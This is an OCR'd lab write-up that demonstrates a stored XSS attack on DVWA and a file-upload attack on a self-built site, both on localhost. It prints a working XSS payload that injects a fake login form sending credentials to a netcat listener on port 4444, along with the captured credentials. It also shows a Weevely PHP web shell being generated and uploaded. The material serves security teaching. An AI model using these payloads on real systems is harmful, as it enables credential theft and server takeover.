#2.109	→	08/12/21, 12:06:23.175	1=TEXT	141	{"component":"alert","type":"view","name"...
#2.110	←	08/12/21, 12:06:23.185	1=TEXT	103	{ "id": "7", "response": {"alertsByRisk":[{"l...
#2.111	→	08/12/21, 12:06:23.222	1=TEXT	118	{"component":"alert","type":"view","name"...
#2.112	←	08/12/21, 12:06:23.241	1=TEXT	2,236	{ "id": "8", "response": {"alertsByRisk":[{"l...
#2.113	←	08/12/21, 12:06:23.626	1=TEXT	487	{"event.type":"alert.added","event.publishe...
#2.114	←	08/12/21, 12:06:23.647	1=TEXT	519	{"event.type":"alert.added","event.publishe...
#2.115	←	08/12/21, 12:06:23.657	1=TEXT	508	{"event.type":"alert.added","event.publishe...
#2.116	→	08/12/21, 12:06:33.146	1=TEXT	64	{"component":"hud","type":"view","name":...

Alerts 0 2 5 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Enter some random data and submit it.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * gdj
Message * bgdhd

Name: test
Message: This is a test comment.

Name: Rashi
Message: Hello


Name: ghds
Message: hu

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Zap will intercept it and it will show the request send which can be modified before sending it to the server. So, I've modified the request to a code which will show a login form.

This is the request send which is intercepted by zap.




```
POST http://127.0.0.1/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://127.0.0.1
Connection: keep-alive
Referer: https://127.0.0.1/vulnerabilities/xss_s/
```

```
txtName=ghjhs&mtxMessage=bdn&btnSign=Sign+Guestbook
```

Timestamp	Opcode	Bytes	Payload
8/12/21, 12:13:39.952	1=TEXT	142	{"component":"alert","type":"view","name"...
8/12/21, 12:13:39.969	1=TEXT	1,181	{ "id": "17", "response": {"alertsByRisk":[{"...
8/12/21, 12:13:39.974	1=TEXT	119	{"component":"alert","type":"view","name"...
8/12/21, 12:13:39.986	1=TEXT	3,201	{ "id": "18", "response": {"alertsByRisk":[{"...
8/12/21, 12:13:42.511	1=TEXT	489	{"event.type":"alert.added","event.publishe...
8/12/21, 12:13:42.521	1=TEXT	521	{"event.type":"alert.added","event.publishe...
8/12/21, 12:13:42.531	1=TEXT	510	{"event.type":"alert.added","event.publishe...
8/12/21, 12:13:49.767	1=TEXT	64	{"component":"hud","type":"view","name":...
8/12/21, 12:13:56.282	1=TEXT	812	{"event.type":"break.hit","event.publisher":...
8/12/21, 12:13:56.289	1=TEXT	815	{"event.type":"break.active","event.publish...
8/12/21, 12:13:59.767	1=TEXT	64	{"component":"hud","type":"view","name":...
8/12/21, 12:14:09.768	1=TEXT	64	{"component":"hud","type":"view","name":...

Current Scans 0 0 0 0 0 0 0 0

After modifying,




```
POST http://127.0.0.1/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://127.0.0.1
Connection: keep-alive
Referer: https://127.0.0.1/vulnerabilities/xss_s/
```

```
txtName=ghjhs&mtxMessage=<h3>Please login to see</h3> <form action=http://127.0.0.1:4444>Username:<br><input type="username" name="username"></br>
Password:<br><input type="password" name="password"></br><br><input type="submit" value="Logon"></br>&btnSign=Sign+Guestbook
```

Timestamp	Opcode	Bytes	Payload
3/12/21, 12:13:59.767	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:14:09.768	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:14:19.768	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:14:29.769	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:14:39.77	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:14:49.77	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:14:59.771	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:15:09.771	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:15:19.772	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:15:29.774	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:15:39.774	1=TEXT	64	{"component":"hud","type":"view","name":...
3/12/21, 12:15:49.774	1=TEXT	64	{"component":"hud","type":"view","name":...


Current Scans 0 0 0 0 0 0 0 0

Starting server that is listening on 4444



```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Victim will fill the login details to submit it.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

Name: rashi
Message: hello

Name: rgbh
Message: ho

Name: nmd
Message:
Please login to see

Username: chistophe
Password: ••••••••••




```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 48827
GET /?username=christophe&password=sdgfdfgdfg HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox
/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/vulnerabilities/xss_s/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 127.0.0.1:4444
```


5.2 File Upload Attack

I have performed file uploaded on a website (that I created), that allows user to register in a photography contest and ask them to upload images on the website.

Suppose a user uploads a photo on the website.




A message will appear saying that it has be uploaded.



```
The file img1.jpg has been uploaded.
```


If there is not restriction provided on the file which is uploaded, then there is a chance that attacker can upload a shell program and then use it to exploit server.

Weevely is a stealth php web shell that simulate telnet-like connection. So, we can use weevely to create a php shell.




```
┌──(kali㉿kali)-[~]
└─$ sudo weevely generate 123456 /home/shell.php
[sudo] password for kali:
Generated '/home/shell.php' with password '123456' of 680 byte size.

┌──(kali㉿kali)-[~]
└─$ 
```

Uploading it



localhost/Project/index-easy.php
Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Registration
CLICK FOR YOUR SHOOT
Upload your image
Browse... shell.php
Upload Image

It has been uploaded.


localhost/Project/easy.ph
localhost/Project/easy.php
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB


The file shell.php has been uploaded.

Now attacker can access that shell.

